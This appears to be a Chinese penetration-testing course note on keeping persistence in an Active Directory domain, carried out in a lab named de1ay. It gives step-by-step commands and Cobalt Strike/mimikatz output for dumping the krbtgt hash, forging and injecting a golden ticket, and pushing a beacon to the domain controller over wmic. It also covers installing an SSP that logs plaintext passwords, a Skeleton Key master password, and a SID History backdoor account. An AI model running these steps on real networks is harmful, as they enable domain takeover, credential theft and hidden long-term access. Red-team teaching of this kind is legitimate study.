域内权限维持

#2课时

PTT

黄金票据伪造原理

> 2.2 AS确认Client端登录者用户身份

`KDC` 返回的 `Msg B`：使用 `TGS` 密钥(`KDC HASH`/`KRBTGT`用户`NTLM HASH`)加密的 `TGT`(`Ticket-Granting-Ticket`)，当我们获取到`krbtgt`用户的`NTLM`哈希后，便可主动使用`krbtgt`用户的`NTLM`哈希做为`TGS`密钥来生成`TGT`发送给`KDC`，这样`KDC`如果通过解密伪造`TGT`获取到伪造的`[CLIENT/TGS SESSIONKEY]`可以成功解密`Authenticator 1`并完成与`TGT`中的数据进行比对，便成功骗过了`KDC`，也就是成功伪造了黄金票据

黄金票据伪造条件

1. 域名称
2. 域的SID值
3. 域的`KRBTGT`账户密码`HASH`
4. 伪造用户名，可以是任意的

利用步骤

1. 域名称（de1ay.com）

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 49 bytes
[+] received output:
de1ay\de1ay
```

2. 域SID


> S-1-5-21-2756371121-2868759905-3853650604

```
beacon> shell whoami /all
[*] Tasked beacon to run: whoami /all
[+] host called home, sent: 54 bytes
[+] received output:

用户信息
----------------

用户名      SID
=========== ============================================
de1ay\de1ay S-1-5-21-2756371121-2868759905-3853650604-1001
```

3. 域krbtgt账户ntlm hash或aes-256值

```
1  mimikatz lsadump::dcsync /user:krbtgt@de1ay.com
```

```
beacon> mimikatz lsadump::dcsync /user:krbtgt@de1ay.com
[*] Tasked beacon to run mimikatz's lsadump::dcsync /user:krbtgt@de1ay.com command
[+] host called home, sent: 847945 bytes
[+] received output:
[DC] 'de1ay.com' will be the domain
[DC] 'DC.de1ay.com' will be the DC server
[DC] 'krbtgt@de1ay.com' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2019/9/9 10:44:59
Object Security ID   : S-1-5-21-2756371121-2868759905-3853650604-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 82dfc71b72a11ef37d663047bc2088fb
    ntlm- 0: 82dfc71b72a11ef37d663047bc2088fb
    lm  - 0: 9b5cd36575630d629f3aa6d769ec91c3
```



4. 清理所有票据

```
klist purge

mimikatz kerberos::purge
```

5. mimikatz伪造指定用户的票据并注入内存

```
mimikatz kerberos::golden /user:administrator
/domain:de1ay.com /sid:S-1-5-21-2756371121-2868759905-
3853650604 /krbtgt:82dfc71b72a11ef37d663047bc2088fb /endin:480
/renewmax:10080 /ptt
```

```
/admin：伪造的用户名
/domain：域名称
/sid：SID值，注意是去掉最后一个-后面的值
/krbtgt：krbtgt的HASH值
/ticket：生成的票据名称
```

```
beacon> mimikatz kerberos::golden /user:administrator /domain:de1ay.com /sid:S-1-5-21-2756371121-2868759905-3853650604
/krbtgt:82dfc71b72a11ef37d663047bc2088fb /endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /user:administrator /domain:de1ay.com
/sid:S-1-5-21-2756371121-2868759905-3853650604 /krbtgt:82dfc71b72a11ef37d663047bc2088fb /endin:480 /renewmax:10080 /ptt command
[+] host called home, sent: 633418 bytes
[+] received output:
User      : administrator
Domain    : de1ay.com (DE1AY)
SID       : S-1-5-21-2756371121-2868759905-3853650604
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 82dfc71b72a11ef37d663047bc2088fb - rc4_hmac_nt
Lifetime  : 2020/11/16 10:07:33 ; 2020/11/16 18:07:33 ; 2020/11/23 10:07:33
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ de1ay.com' successfully submitted for current session
```

6. 查看票据

```
mimikatz kerberos::list
```

```
beacon> mimikatz kerberos::list
[*] Tasked beacon to run mimikatz's kerberos::list command
[+] host called home, sent: 847956 bytes
[+] received output:

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2020/11/16 10:07:33 ; 2020/11/16 18:07:33 ; 2020/11/23 10:07:33
   Server Name       : krbtgt/de1ay.com @ de1ay.com
   Client Name       : administrator @ de1ay.com
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2020/11/16 11:01:28 ; 2020/11/16 18:07:33 ; 2020/11/23 10:07:33
   Server Name       : LDAP/DC.de1ay.com/de1ay.com @ DE1AY.COM
   Client Name       : administrator @ de1ay.com
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2020/11/16 10:36:49 ; 2020/11/16 18:07:33 ; 2020/11/23 10:07:33
   Server Name       : host/DC.de1ay.com @ DE1AY.COM
   Client Name       : administrator @ de1ay.com
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000003] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2020/11/16 10:36:49 ; 2020/11/16 18:07:33 ; 2020/11/23 10:07:33
   Server Name       : DC @ DE1AY.COM
   Client Name       : administrator @ de1ay.com
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```


7. 得到域控shell

```
1 upload /root/beacon.exe
  (C:\Users\de1ay.DE1AY\Desktop\beacon.exe)
2 shell copy C:\Users\de1ay.DE1AY\Desktop\beacon.exe
  \\10.10.10.10\c$
3 shell wmic /authority:"kerberos:de1ay.com\DC" /node:"DC"
  process call create "cmd /c c:\beacon.exe"
4 connect 10.10.10.10
```

```
10.10.10.20...  10.10.10.10   http  administrator *  DC  beacon.exe     2928  x64  8s
192.168.78.59   10.10.10.201  http  de1ay            PC  powershell.e...  3716  x86  226ms

Event Log X | Sites X | Beacon 10.10.10.201@3716 X | Listeners X | Files 10.10.10.201@3716 X | Beacon 10.10.10.10@2928 X

beacon> shell copy C:\Users\de1ay.DE1AY\Desktop\beacon.exe \\10.10.10.10\c$
[*] Tasked beacon to run: copy C:\Users\de1ay.DE1AY\Desktop\beacon.exe \\10.10.10.10\c$
[+] host called home, sent: 92 bytes
[+] received output:
已复制         1 个文件。

beacon> shell wmic /authority:"kerberos:de1ay.com\DC" /node:"DC" process call create "cmd /c c:\beacon.exe"
[*] Tasked beacon to run: wmic /authority:"kerberos:de1ay.com\DC" /node:"DC" process call create "cmd /c c:\beacon.exe"
[+] host called home, sent: 124 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2216;
        ReturnValue = 0;
};

beacon> connect 10.10.10.10:4444
[*] Tasked to connect to 10.10.10.10:4444:4444
[+] host called home, sent: 27 bytes
[-] Could not connect to target
beacon> connect 10.10.10.10
[*] Tasked to connect to 10.10.10.10:4444
[+] host called home, sent: 22 bytes
[+] established link to child beacon: 10.10.10.10

[PC] de1ay/3716                                   last: 226ms
beacon>
```

> 保存票据为文件

```
mimikatz kerberos::golden /user:administrator
/domain:de1ay.com /sid:S-1-5-21-2756371121-2868759905-
3853650604 /krbtgt:82dfc71b72a11ef37d663047bc2088fb
/ticket:golden.kirbi
```



> 通过mimikatz中的kerberos::ptt功能（Pass The Ticket）将golden.kiribi导入内存中

```
kerberos::purge
kerberos::ppt golden.kiribi
kerberos::list
```

SSP

SSP简介

`SSP`：`security Support Provider`,一个用于身份验证的`dll`

`SSPI`：`Security Support Provider Interface`，`Windows`系统在执行认证操作所使用的API。`SSPI`是`SSP`的`API`接口

`LSA`：`Local Security Authority`，用于身份认证，常见进程为`lsass.exe`，特别的地方在于`LSA`是可扩展的，在系统启动的时候`SSP`会被加载到进程`lsass.exe`中.这相当于我们可以自定义一个`dll`，在系统启动的时候被加载到进程`lsass.exe`。

原理


系统在启动时`SSP`会被加载到`lsass.exe`进程中,由于`lsa`可扩展,导致在系统启动时我们可以加载一个自定义的`dll`,一个用于记录所有登录到当前系统的明文账号密码的`dll`,利用`mimikatz`中`mimilib.dll`文件。

将`mimikatz`中的`mimilib.dll`放到系统的`C:\Windows\system32`目录下（DLL的位数需要与windows位数相同），并将`mimilib.dll`添加到注册表中，使用此方法即使系统重启，也不会影响到持久化的效果。


利用

```
copy mimilib.dll %systemroot%\system32
reg query hklm\system\currentcontrolset\control\lsa\ /v
"Security Packages"
reg add "hklm\system\currentcontrolset\control\lsa\" /v
"Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib"
/t REG_MULTI_SZ
```

> 注意：在powershell中执行reg，在cmd中执行可能会报错。



计算机重启后，如果有用户成功登录到当前系统中,会在`c:\windows\system32`目录下生成一个用于记录登账账号密码的`kiwissp.log`文件



- Memory Updating of SSPs

> 使用mimikatz将伪造的SSP注入内存，这样做不会在系统中留下二进制文件，但如果域控制器重启，被注入内存的伪造的SSP将会丢失。

```
mimikatz privilege::debug
mimikatz misc::memssp
type C:\Windows\System32\mimilsa.log
```

Skeleton Key


Skeleton Key简介

Skeleton Key是一种不需要域控重启即能生效的维持域控权限方法。
Skeleton Key被安装在64位的域控服务器上,支持Windows Server2003—Windows Server2012 R2,能够让所有域用户使用同一个万能密码进行登录，现有的所有域用户使用原密码仍能继续登录，注意并不能更改用户权限，重启后失效。

利用

- 在域控安装Skeleton Key

```
privilege::debug
misc::skeleton
```



- 域内主机使用Skeleton Key登录域控

> mimikatz的默认Skeleton Key设置为mimikatz，Skeleton Key只是给所有账户添加了一个万能密码，无法修改账户的权限

```
net use \\DC.de1ay.com mimikatz /user:administrator@de1ay.com
```

SID History

SID简介

每个用户都有自己的SID。SID的作用主要是跟踪安全主体控制用户连接资源时的访问权限。

SID History是在域迁移过程中需要使用的一个属性。

如果将A域中的域用户迁移到B域中，那么在B域中该用户的SID会随之改变，进而影响迁移后用户的权限，导致迁移后的用户不能访问本来可以访问的资源。

SID History的作用是在域迁移过程中保持域用户的访问权限，即如果迁移后用户的SID改变了，系统会将其原来的SID添加到迁移后用户的SID History属性中，使迁移后的用户保持原有权限、能够访问其原来可以访问的资源。

使用mimikatz，可以将SID History属性添加到域中任意用户的SID History属性中。在实战中，如果获得了域管理员权限，则可以将SID History作为实现持久化的方法。

利用

- 域控上添加并启用域账户

```
dsadd user cn=ming,dc=de1ay,dc=com -disabled no -pwd ll@1qazwSX
```

- Mimikatz添加后门

```
privilege::debug
sid::patch
sid::add /sam:ming /new:administrator
```

```
mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched

mimikatz # sid::add /sam:ming /new:administrator

CN=ming,DC=de1ay,DC=com
  name: ming
  objectGUID: {5e731a15-c43e-42e5-89b4-91bb2ec75a5d}
  objectSid: S-1-5-21-2756371121-2868759905-3853650604-3109
  sAMAccountName: ming

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-2756371121-2868759905-38536

mimikatz #
```

- PowerShell查看ming用户的SID History

```
Import-Module ActiveDirectory
Get-ADUser ming -Properties sidhistory
```

```
PS C:\Users\administrator> Import-Module ActiveDirectory
PS C:\Users\administrator> Get-ADUser ming -Properties sidhistory


DistinguishedName : CN=ming,DC=delay,DC=com
Enabled           : True
GivenName         :
Name              : ming
ObjectClass       : user
ObjectGUID        : 5e731a15-c43e-42e5-89b4-91bb2ec75a5d
SamAccountName    : ming
SID               : S-1-5-21-2756371121-2868759905-3853650604-3109
SIDHistory        : {S-1-5-21-2756371121-2868759905-3853650604-500}
Surname           :
UserPrincipalName :
```

- 验证域用户ming是否有具有administrator权限：

```
PS C:\Users\ming> whoami
de1ay\ming
PS C:\Users\ming> dir \\DC.de1ay.com\c$


    目录: \\DC.de1ay.com\c$


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          2019/9/8     18:57            101cde781c961a208b
d----         2020/9/28     20:43            mingy
d----         2013/8/22     23:52            PerfLogs
d-r--         2013/8/22     22:50            Program Files
d----         2013/8/22     23:39            Program Files (x86)
d-r--        2020/11/16     16:58            Users
d----         2020/9/16     17:23            Windows
-a---        2020/11/16     10:55     288256 beacon.exe
-a---        2020/11/16     10:33     342331 beacon.ps1
-a---        2020/11/16     14:45       6515 install_ssp.ps1
-a---         2020/7/15      9:43     443638 Invoke-NinjaCopy.ps1
-a---        2020/11/16     15:25    1309448 mimikatz.exe
-a---        2020/11/16     14:22      47368 mimilib.dll
-a---         2019/3/18     19:50     346568 vshadow.exe
```